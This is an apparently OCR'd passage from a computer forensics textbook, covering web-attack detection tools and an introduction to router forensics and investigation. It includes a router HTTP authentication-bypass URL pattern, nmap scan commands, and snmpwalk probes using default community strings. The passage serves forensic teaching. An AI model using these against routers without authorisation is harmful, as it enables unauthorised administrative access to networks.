


Figure 3-49 WebAgain monitors Web sites for unauthorized changes and restores the sites to their original forms.

Pandora FMS

Pandora FMS is open-source monitoring software for any operating system. It displays vital information about systems and applications, including defacement, memory leaks, and more. It can also monitor any kind of TCP/IP service, without the need to install agents, and monitors network systems such as load balancers, routers, switches, operating systems, applications, or simply printers. Pandora FMS also supports SNMP for collecting data and for receiving traps. It is shown in Figure 3-50.

UV Uptime Website Defacement Detector

The UV Uptime Website Defacement Detector checks Web sites periodically and reports to the user immediately if there are unauthorized changes. It is available to enterprise URLs.

CounterStorm-1

The CounterStorm-1 suite of network security appliances automatically detects and stops attacks within seconds. Its features include the following:

- Combines behavioral attack recognition with a dynamic honeypot and packet and traffic flow anomaly detection
- Detects attacks in all IP traffic without relying on signatures
- Sophisticated correlation engine aggregates and validates all attack activity from multiple detection components in real time
- Offers a flexible manual response mode that can be easily customized for any environment
- Flexible automated responses and centralized Web-based management
- Integrates with and strengthens existing network security investments

Source: http://pandora.sourceforge.net/en/index.php. Accessed 2/2007.

Figure 3-50 Pandora FMS monitors any kind of TCP/IP service.

Chapter Summary

- Cross-site scripting (XSS or CSS) is an application-layer hacking technique.
- SQL injection involves passing SQL code not created by the developer into an application.
- Cookie poisoning is the process of tampering with the values stored in cookies.
- The source, nature, and time of an attack can be determined by analyzing the log files of the compromised system.
- FTP server vulnerabilities allow an attacker to directly compromise the system hosting the FTP server.
- Web page defacement requires write access privileges in the Web server root directory.
- Intrusion detection is the art of detecting inappropriate, incorrect, or anomalous activity.

Review Questions

1. List the indications of a probable Web server attack.

_____

_____

2. What are the various types of Web attacks?

_____

_____

3. How do you investigate the various types of Web attacks?

_____

_____

4. What is Web page defacement? How does defacement using DNS compromise occur?

_____

_____

5. What are the strategies to secure Web applications?

_____

_____

6. How do you investigate Web attacks in Windows-based servers?

_____

_____

7. Why are WHOIS tools important?

_____

_____

8. How do you investigate an FTP server after it has been compromised?

_____

_____

9. How will you investigate FTP logs and FTP servers?

_____

_____

10. Explain the anatomy of a CSRF attack.

_____

_____

Hands-On Projects

1. Use Microsoft Log Parser to investigate Web attacks.
   - Download the Microsoft Log Parser program from *http://www.microsoft.com/downloads/details.aspx?FamilyID=890cd06b-abf8-4c25-91b2-f8d975cf8c07&displaylang=en*.
   - Install and launch the Log Parser program.
   - The query shown in Figure 3-51 will give a report of all file extensions that exist within the Web content. Adjust the path name as necessary.

```
C:\>logparser -i:fs "SELECT TO_LOWERCASE(SUBSTR(Name,
LAST_INDEX_OF(Name,'.'), STRLEN(Name))) AS Extension, Count(*) as Files
from c:\inetpub\wwwroot\*.*, c:\inetpub\scripts\*.* WHERE Attributes
NOT LIKE 'D%' GROUP BY Extension ORDER BY Files DESC" -rtp:-1

Extension Files
--------- -----
.gif      704
.asp      180
.jpg      44
.css      43
.htm      28
.txt      21
.html     6
.dll      5
.zip      4
```

Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 3-51 Run this query on your local Web site.

2. Use N-Stalker Web Application Security Scanner to scan a Web site for vulnerability to Web attacks.
   - Download the N-Stalker Web Application Security Scanner program from *http://www.nstalker.com*.
   - Install and launch the N-Stalker Web Application Security Scanner program.
   - Explore the options of the program, as shown in Figure 3-52.




Figure 3-52 Explore the options of the N-Stalker Web Application Security Scanner.

3. Use Acunetix Web Vulnerability Scanner to scan a Web site for vulnerability to Web attacks.
   - Download the Acunetix Web Vulnerability Scanner program from *http://www.acunetix.com/vulnerability-scanner*.
   - Install and launch the Acunetix Web Vulnerability Scanner program.
   - Explore the options of the program, as shown in Figure 3-53.

Figure 3-53 Explore the options of Acunetix Web Vulnerability Scanner.

4. Use the Nslookup program to query Internet domain name servers.
   - Launch the Nslookup program.
   - Run the Nslookup program on any Web site, as shown in Figure 3-54.




Figure 3-54 Run Nslookup on any Web site.

5. Use the whois program to obtain information about domain registration.
   - Navigate to Chapter 3 of the Student Resource Center.
   - Install and launch the whois program.
   - Explore the options of the program, as shown in Figure 3-55.

Figure 3-55 Explore the options of whois.

This page intentionally left blank

Chapter 4

Router Forensics

Objectives

After completing this chapter, you should be able to:

- Understand router architecture
- Understand the use of Routing Information Protocol (RIP)
- List the different types of router attacks
- Differentiate router forensics from traditional forensics
- List the steps for investigating router attacks
- Conduct an incident response
- Read router logs
- List various router auditing tools

Key Terms

Chain of custody a record of the seizure, custody, control, transfer, analysis, and disposition of physical and electronic evidence

Intermediate System to Intermediate System (IS-IS) a link-state routing protocol that converges faster, supports much larger internetworks, and is less susceptible to routing loops than OSPF

Open Shortest Path First (OSPF) a link-state routing protocol used to manage router information based on the state (i.e., speed, bandwidth, congestion, and distance) of the various links between the source and destination

Router a network-layer device or software application that determines the next network point to which a data packet should be forwarded

Router log a log that provides information about a router's activities

Routing Information Protocol (RIP) a distance-vector routing protocol used to manage router information based on the number of hops between the source and destination

Routing table a database that stores the most efficient routes to particular network destinations

Volatile evidence evidence that can easily be lost during the course of a normal investigation

Introduction to Router Forensics

A ***router*** is a network-layer device or software application that determines the next network point to which a data packet should be forwarded in a packet-switched network. A router decides where to send information packets based on its current understanding of the state of the networks it is connected to, as well as the network portion of the Internet Protocol (IP) address.

As a hardware device, a router can execute specific tasks just like a switch. The only difference is that routers are more sophisticated. They have access to network-layer (layer 3 of the OSI model) addresses and contain software that enables them to determine which of several possible paths between those addresses is most suitable for a particular transmission.

Routers use headers and forwarding tables to determine the best path for sending data packets. Protocols such as ICMP, RIP, and OSPF are employed for communication and configuration of the best route between any two hosts.

Functions of a Router

The basic functions of a router are as follows:

- Forwarding packets
- Sharing routing information
- Packet filtering
- Network address translation (NAT)
- Encrypting or decrypting packets in the case of virtual private networks (VPNs)

The router is the backbone of a network and performs significant network functions. It determines the subsequent destination for a message on the path to its final destination based on the most effective path. It transfers link-state data, such as position, and the accessibility of servers and the connections between the servers. This is done within and amid routing groups.

A router also has the additional responsibility of protocol interpretation. This responsibility becomes easier for the router if it is supported with suitable hardware and software.

A Router in the OSI Model

Routers operate at the network layer of the OSI model (Figure 4-1). They relay packets among multiple interconnected networks.

If there is no single router connected to both the sending and receiving networks, the sending router transfers the packet across one of its connected networks to the next router in the direction of the ultimate destination. The router forwards the packets to the next router on the path until the destination is reached. Each of these transfers is called a hop.

Once the best route is identified, the router generally sends the packets through that particular route. The router searches for the destination address and chooses the shortest path to reach it.

Router Architecture

The router's physical architecture consists of the following three components:


- Memory
- Hardware
- IOS

Memory

This includes the NVRAM, which contains the startup configurations, and the SRAM/DRAM, which consists of the existing internetwork operating system and the routing tables.

Hardware

This includes the motherboard, the central processing unit (CPU), and the input/output peripherals.



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 4-1 Routers operate in the physical, data link, and network layers of the OSI model.

IOS (Internetwork Operating System)

This is the software part of the router. IOS indicates the software version used in the router to make it operable.

The Routing Table and Its Components

A ***routing table*** is a database that stores the most efficient routes to particular network destinations. A router can only connect to a limited number of local area networks at startup. However, it can identify which network it is connected to by examining its own logical addresses. These data are sufficient for structuring a routing table.

Components of a Routing Table

A routing table consists of the following:

- An address prefix specifying the address of the final destination of the packet
- The interface on which the packets corresponding to the address prefix are transmitted
- A next hop address specifying the address of the router to which a packet must be delivered en route to its final destination
- A preference value for choosing between several routes with similar prefixes
- Route duration
- A specification showing whether the route is advertised in a routing advertisement
- A specification on how the route is aged
- Route type

Routing Information Protocol (RIP)

Routing Information Protocol (RIP) is a protocol used to manage router information within a self-contained network. RIP depends on an algorithm that uses distance vectors to find the best and shortest path for a packet to reach its destination. The distance between the source and destination network is calculated with the help of a hop-count metric (single-routing metric). Each hop on the way from the source to the destination is given

a hop-count value. When a new network enters the topology, RIP sends a new, updated routing message to the router. When the router gets the updated destination network address, it changes its router table.

RIP is limited in that it allows only 15 hops in the path from source to destination. If a 16th hop is required, the network destination is then indicated as unreachable. The routing protocols OSPF (Open Shortest Path First) and IS-IS (Intermediate System to Intermediate System) can be used when RIP is not practical. ***OSPF*** is a link-state routing protocol used to manage router information based on the state (i.e., speed, bandwidth, congestion, and distance) of the various links between the source and destination. ***IS-IS*** is a link-state routing protocol that converges faster, supports much larger internetworks, and is less susceptible to routing loops than OSPF.

Router Vulnerabilities

The following common router vulnerabilities are likely avenues for attack:

- *HTTP authentication vulnerability*: With the aid of http://router.address/level/$NUMBER/exec/...., where $NUMBER is an integer between 16 and 99, it is possible for a remote user to gain full administrative access to a router.
- *NTP vulnerability*: By sending a crafted NTP control packet, it is possible to trigger a buffer overflow in the NTP daemon.
- *SNMP parsing vulnerability*: Malformed SNMP messages received by affected systems can cause various parsing and processing functions to fail, which results in a system crash and reloading. In some cases, access-list statements on the SNMP service do not protect the device.

Router Attacks

An intruder that takes control of a router can perform many different attacks on a network. They can gain knowledge of all possible vulnerabilities in a network once the router has been accessed.

An attacker who has gained access to a router can interrupt communication, disable the router, stop communication between compromised networks, as well as observe and record logs on both incoming and outgoing traffic. By compromising a router, attackers can avoid firewalls and intrusion detection systems (IDS), and can transmit any kind of traffic to a chosen network.

Types of Router Attacks

There are many types of router attacks. The following are the most common:

- Denial-of-service attacks
- Packet-mistreating attacks
- Routing table poisoning
- Hit-and-run attacks
- Persistent attacks

Denial-Of-Service (DoS) Attacks

A denial-of-service (DoS) attack renders a router unusable for network traffic by overloading the router's resources so that no one can access it. An attacker that cannot gain access to a router can simply crash it by sending the router more packets than it can handle. A DoS attack is carried out with the following three goals:

- *Destruction*: These attacks damage the ability of the router to operate.
- *Resource utilization*: These attacks are achieved by overflowing the router with numerous requests to open connections at the same time.
- *Bandwidth consumption*: These attacks utilize the bandwidth capacity of a router's network. An attacker who has successfully carried out a DoS attack can then modify configuration information and carry out an attack on any network the router is connected to.

Packet-Mistreating Attacks

In these types of attacks the compromised router mishandles or mistreats packets, resulting in congestion. These attacks are difficult to detect. They have limited effectiveness when compared to routing table poisoning and DoS attacks because the attacks are confined to only a part of the network rather than the whole network.

Attackers carrying out packet-mistreating attacks often acquire an actual data packet and mistreat it. The mistreated packet could invoke the following problems:

- *Denial of service*: This can be caused indirectly by directing an irrepressible number of packets to the victim's address, thus rendering the victim router and its network inaccessible for regular traffic.
- *Congestion*: This is caused by misrouting packets to heavily loaded links of a network.
- *Lowering of connection throughput*: The attacker carrying out a packet-mistreating attack can decrease throughput by preventing TCP packets from broadcasting further. The victim router, sensing congestion, would lower the sending speed, resulting in a decrease in connection throughput.

Routing Table Poisoning

Routing table poisoning is one of the most prominent types of attacks. When an attacker maliciously alters, or poisons, a routing table, the routing-data update packets are also maliciously modified. These routing-data packets are needed by some routing protocols to broadcast their IP packets. Misconfigured packets produce false entries in the routing table, such as a false destination address. This leads to a breakdown of one or more systems on a network and the following problems:

- *Suboptimal routing*: This attack affects real-time applications on the Internet.
- *Congestion*: This attack can lead to artificial congestion, which cannot be eliminated using conventional congestion control methodologies.
- *Partition*: Due to the presence of false entries in the routing table, artificial partitions are created in the network.
- *Overwhelmed host*: The compromised router can be used as a tool for DoS attacks.
- *Unauthorized access to data*: The attacker can access the data present in the compromised network.

Hit-and-Run Attacks

Hit-and-run attacks occur when an attacker injects a small number of bad packets into the router to exploit the network.

This type of attack is similar to a test attack because the attacker gains knowledge of whether the network is online and functioning. This kind of test attack, however, can cause long-term damage and is hard to detect.

Persistent Attacks

In a persistent attack, the attacker continuously injects bad packets into the router and exploits the vulnerabilities that are revealed during the course of the injection process.

These attacks can cause significant damage because the router can get flooded with packets and cease functioning due to the constant injection of packets. These attacks are comparatively easy to detect.

Router Forensics Versus Traditional Forensics

Router forensics does not differ much from traditional forensics except in some particular steps taken during investigations. During router investigations, the system needs to be online, whereas in traditional forensic investigations, the system needs to be powered off. The system must be online so the forensic investigator can have exact knowledge of what type of traffic flows through the router.

In traditional forensics, the system is powered off because data may get erased or modified by the intruder and the forensic investigator may be unable to discover what kind of data has been modified. Data remains constant, unchanged, and ineffective during router investigations because it is prohibited for any other person to handle or read the data.

In traditional forensics, a copy of the data to be investigated should be made for examinations, since the data is most likely to be modified or erased.

Investigating Router Attacks

An attack must be investigated to establish countermeasures that could possibly prevent the success of future attacks. An investigator must keep in mind that the router to be investigated can be in any state and must be returned to its preattack state. The following guidelines should be kept in mind during a router investigation:

- Start with a security policy and develop a plan that includes collecting and defining data.
- Create a reconnaissance methodology that provides information about the target.
- Perform an analysis check to identify incidents and review default passwords and default information.
- Develop an attack strategy for analyzing commands to access the network, access control lists, firewalls, and protocols.
- The investigator must be careful while accessing the router, as valuable evidence can be lost if the router is mishandled.
- Intrusion analysis is vital to identifying the attacker and preventing the success of future attacks.

Investigation Steps

The following steps should be carried out during the investigation of a router attack:

1. Seize the router and maintain the chain of custody.
2. Perform incident response and session recording.
3. Access the router.
4. Gather volatile evidence.
5. Identify the router configuration.
6. Examine and analyze.
7. Generate a report.

Seize the Router and Maintain the Chain of Custody

Before starting the investigation process, the investigator should seize the router so that nobody can change its configuration. Chain of custody must be maintained throughout an investigation. ***Chain of custody*** is a record of the seizure, custody, control, transfer, analysis, and disposition of physical and electronic evidence. It is essential to maintain the chain of custody to prevent mishandling of evidence. Doing so also prevents the individual who collected and handled the evidence from being confused while giving testimony during a trial. This record must be handled carefully to avoid claims of corruption or misconduct during a trial. These claims could possibly compromise a case.

The chain of custody must document the following:

- The source of any evidence
- When evidence was received
- The individuals who provided the evidence
- The methods applied to gain the evidence
- The reasons for seizing the evidence
- The evidence handlers

A chain of custody form should include the conditions under which the evidence was collected, who actually handled the evidence, the time of collection, the duration of custody, the security conditions while the evidence was handled and stored, and how the evidence was transferred. A sample chain of custody form can be seen in Figure 4-2.

Case #: Tag #:		Date: Time:
Location of Evidence:		Consent Required? Yes No
Name of Evidence Receiver	Name of Witness (if available)	Name of Consenting Person
Signature of Evidence Receiver	Signature of Witness	Signature of Consenting Person
Item	Quantity	Description of Evidence

Chain of Custody				
Item	Date/Time	Released By	Received By	Purpose & Location
		Name Organization Signature	Name Organization Signature	
		Name Organization Signature	Name Organization Signature	
		Name Organization Signature	Name Organization Signature	
		Name Organization Signature	Name Organization Signature	
Final Disposition of Evidence				
Final Actions Taken: (returned to owner, destroyed, etc...)		Persons receiving items/witnessing destruction Name Signature Date 1) 2)		

Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 4-2 Chain of custody forms document the evidence-gathering phase of an investigation.

Perform Incident Response and Session Recording

The first steps taken by an investigator when an incident has occurred constitute the incident response. The following rules should be followed during the incident response phase of an investigation:

- The router should not be rebooted unless absolutely necessary, according to the rules of router forensics. If the router is rebooted, valuable information can be lost.
- All information and evidence acquired must be recorded.
- No modifications should be made to the information and evidence acquired.

The following incidents should be handled in specific ways:

- Direct-compromise incidents
- Routing table manipulation
- Theft of information
- Denial of service

Direct-Compromise Incidents After denial of service, a direct-compromise incident is one of the most common incidents. The investigator must actually assume the role of the perpetrator while investigating these incidents in order to accurately assess vulnerabilities.

The investigator must make use of listening services, which in turn reveal possible vulnerabilities and attack points. With the consent of the network administrator these attack points can be closed, countermeasures for the vulnerabilities can be provided, or the vulnerabilities can be left alone.

During the next step, the router must be rebooted so that the investigator can acquire access to the console. The session must be recorded as soon as the investigator gains console access. The investigator may also access the modem if there was an improper logoff.

Passwords are important during investigations. As previously mentioned, the forensic investigator must step into the shoes of the perpetrator to find out how the attacker cracked the passwords. Attackers can crack passwords by using password-cracking tools; stealing them from configuration files; acquiring them by sniffing user protocols such as SNMP, telnet, HTTP, or TFTP; or by simply guessing them.

Trivial File Transfer Protocol (TFTP) is a useful protocol for discovering what an attacker did while attacking a router. The protocol stores and reloads configuration files. An attacker can scan a network for a router and the TFTP server. The attacker can use this protocol to acquire the configuration file and enumerate all possible passwords to access the router.

Routing Table Manipulation The routing table must be reviewed by using the command **show ip route**. This will reveal the IP to which the attack was directed and exactly how it was carried out.

Theft of Information The network topology and access control lists must be examined thoroughly in a theft-of-information incident. These are contained in the router. The access control lists play a vital role in router investigations.

Denial of Service Denial-of-service incidents are one of the most common incidents, and the investigator must behave in a clinical manner while handling them. The router must be restarted for conducting investigations into denial-of-service incidents.

Recording the Session Every step taken during a router investigation must be recorded (Figure 4-3). The investigation session must be recorded beginning from the time of router login. The time that each step is taken must be recorded. To show the current time, the investigator can use the command **show clock detail**.




Figure 4-3 Every step an investigator takes must be recorded.

Access the Router

A router needs to be accessed to acquire information and evidence related to the incident. An investigator must be careful while accessing the router because critical information can be lost if the router is not accessed properly. There are certain points that should be kept in mind while accessing the router.

The following guidelines should be followed:

- The router must be accessed through the console. It must be not be accessed through the network.
- Record the entire console session.
- Record the actual time and the router time.
- Only show commands should be executed. Configuration commands must not be executed, as they may change the state of the router and complicate issues for the investigator.
- Volatile information must be given priority over persistent data, as volatile information is temporary in nature and can be destroyed easily.

Gather Volatile Evidence

Volatile evidence is evidence that can easily be lost during the course of a normal investigation. It must be given priority while accessing a router for investigative purposes. It is temporary in nature and can be lost at any time. Therefore, the investigator should take steps to gather it at the earliest opportunity.

The following items are considered volatile evidence:

- Current configuration
- Access list
- Time
- Log files

Volatile evidence can be collected in the following two ways:

- Direct access
- Indirect access

Direct Access Direct access is carried out using show commands. The router is accessed directly through the router console. Some of the show commands (along with accompanying output for some) are as follows:

- **show clock detail**

```
10:27:46.089 PST Wed Dec 25 2004
```

- **show version**

```
Cisco Internetwork Operating System Software
IOS (tm) 7000 Software (C7000-JS-M), Version 11.2(21), RELEASE
SOFTWARE (fc1)
Copyright (c) 1986-1999 by cisco Systems, Inc.
Compiled Wed 15-Dec-99 23:44 by ccai
Image text-base: 0x00001000, data-base: 0x008F86E8
ROM: System Bootstrap, Version 11.2(3), SOFTWARE
ROM: 7000 Software (C7000-AJSV-M), Version 11.2(3), RELEASE SOFTWARE (fc2)
Router uptime is 1 hour, 38 minutes
System restarted by power-on at 15:19:36 MEST Tue Apr 25 2000
System image file is "c7000-js-mz _ 112-21.bin", booted via tftp
from 172.17.240.250
cisco RP1 (68040) processor (revision C0) with 65536K bytes of memory.
Processor board ID 0025A50A
G.703/E1 software, Version 1.0.
SuperLAT software copyright 1990 by Meridian Technology Corp.
```

```
Bridging software.
X.25 software, Version 2.0, NET2, BFE and GOSIP compliant.
TN3270 Emulation software.
1 Switch Processor
1 EIP controller (6 Ethernet).
1 TRIP controller (4 Token Ring).
1 AIP controller (1 ATM).
6 Ethernet/IEEE 802.3 interface(s)
4 Token Ring/IEEE 802.5 interface(s)
1 ATM network interface(s)
128K bytes of non-volatile configuration memory.
4096K bytes of flash memory sized on embedded flash.
Configuration register is 0x2102
```

- **show running-config**

```
Building configuration...
Current configuration:
!
version 12.0
service timestamps debug datetime localtime
service timestamps log datetime localtime
no service password-encryption
!
hostname Router
!
boot buffersize 126968
boot system flash slot0:halley
boot bootldr bootflash:c6msfc-boot-mz.120-6.5T.XE1.0.83.bin
enable password lab
!
clock timezone Pacific —8
clock summer-time Daylight recurring
redundancy
 main-cpu
 auto-sync standard
!
ip subnet-zero
!
ip multicast-routing
ip dvmrp route-limit 20000
ip cef
mls flow ip destination
mls flow ipx destination
cns event-service server
!
spanning-tree portfast bpdu-guard
spanning-tree uplinkfast
spanning-tree vlan 200 forward-time 21
port-channel load-balance sdip
```

```
!
!
!
interface Port-channel2
 no ip address
switchport
 switchport access vlan 10
 switchport mode access
!
interface GigabitEthernet1/1
 no ip address
 no ip directed-broadcast
 sync-restart-delay 600
shutdown
!
!
.
.
.
```

- **show startup-config**
- **show ip route**
- **show ip arp**
- **show users**
- **show logging**
- **show ip interface**
- **show ip sockets**
- **show ip cache flow**
- **show snmp user**

Indirect Access Indirect access can be carried out only if the attacker has changed the passwords. It can be carried out by port-scanning every router IP.

For example, if the router is named X, then the syntax for performing the port scan would be the following:

nmap -v -sS -P0 -p 1- X

nmap -v -sU -P0 -p 1- X

nmap -v -sR -P0 -p 1- X

Indirect access can also be carried out by SNMP-scanning every router IP.
For example, if the router is named X, the syntax would be the following:

snmpwalk –v1 Router.domain.com public

snmpwalk –v1 Router.domain.com private

Identify the Router Configuration

There are two router configurations:

- *Stored configuration*: This is a nonvolatile configuration stored in the nonvolatile RAM (NVRAM).
- *Current configuration*: This is a volatile configuration that is kept in RAM.

The following are the steps the investigator must take to acquire the router configurations:

1. Establish a connection to the router to retrieve the RAM and NVRAM.
2. Use the encrypted protocol secure shell to remotely access the router if a direct connection is not possible.
3. Log entire session with HyperTerminal.
4. Capture and save the volatile and nonvolatile router configurations for documentation purposes.

Examine and Analyze

Once the volatile evidence has been secured and the configuration has been obtained, the investigator can begin to analyze the retrieved information. The following router components should be examined and analyzed during this phase:

- Router configuration
- Routing table
- Access control list
- Router logs

Router Configuration Compare the startup configuration with the running configuration of the router. The following are the commands used for this purpose:

- **show startup-config**
- **show running-config**

Routing Table The routing table contains information regarding how the router forwards packets. Routing tables can be shown using the **show ip route** command. The investigator should search for a convert channel that diverts packets using an unauthorized path.

Access Control List The access control list is shown using the command **show access list**. The investigator should examine the access control list of the router to attempt to identify the attacker. An attacker may have entered the network from a trusted network address.

Router Logs ***Router logs*** provide information about the router's activities. They show detailed information about the people on the network and what they are doing within the network.

Router logs help investigations in the following ways:


- Provide detailed information about what happens on the routers
- Enable the investigator to find out where the data is coming from and determine if it is a threat to the network
- Show details about the IP addresses of senders and receivers of packets

Figure 4-4 depicts part of a router log file.

Because a router log shows the IP address of both the sender and the receiver, the ping or nslookup commands can be used from the command line to determine the host's name (Figure 4-5).

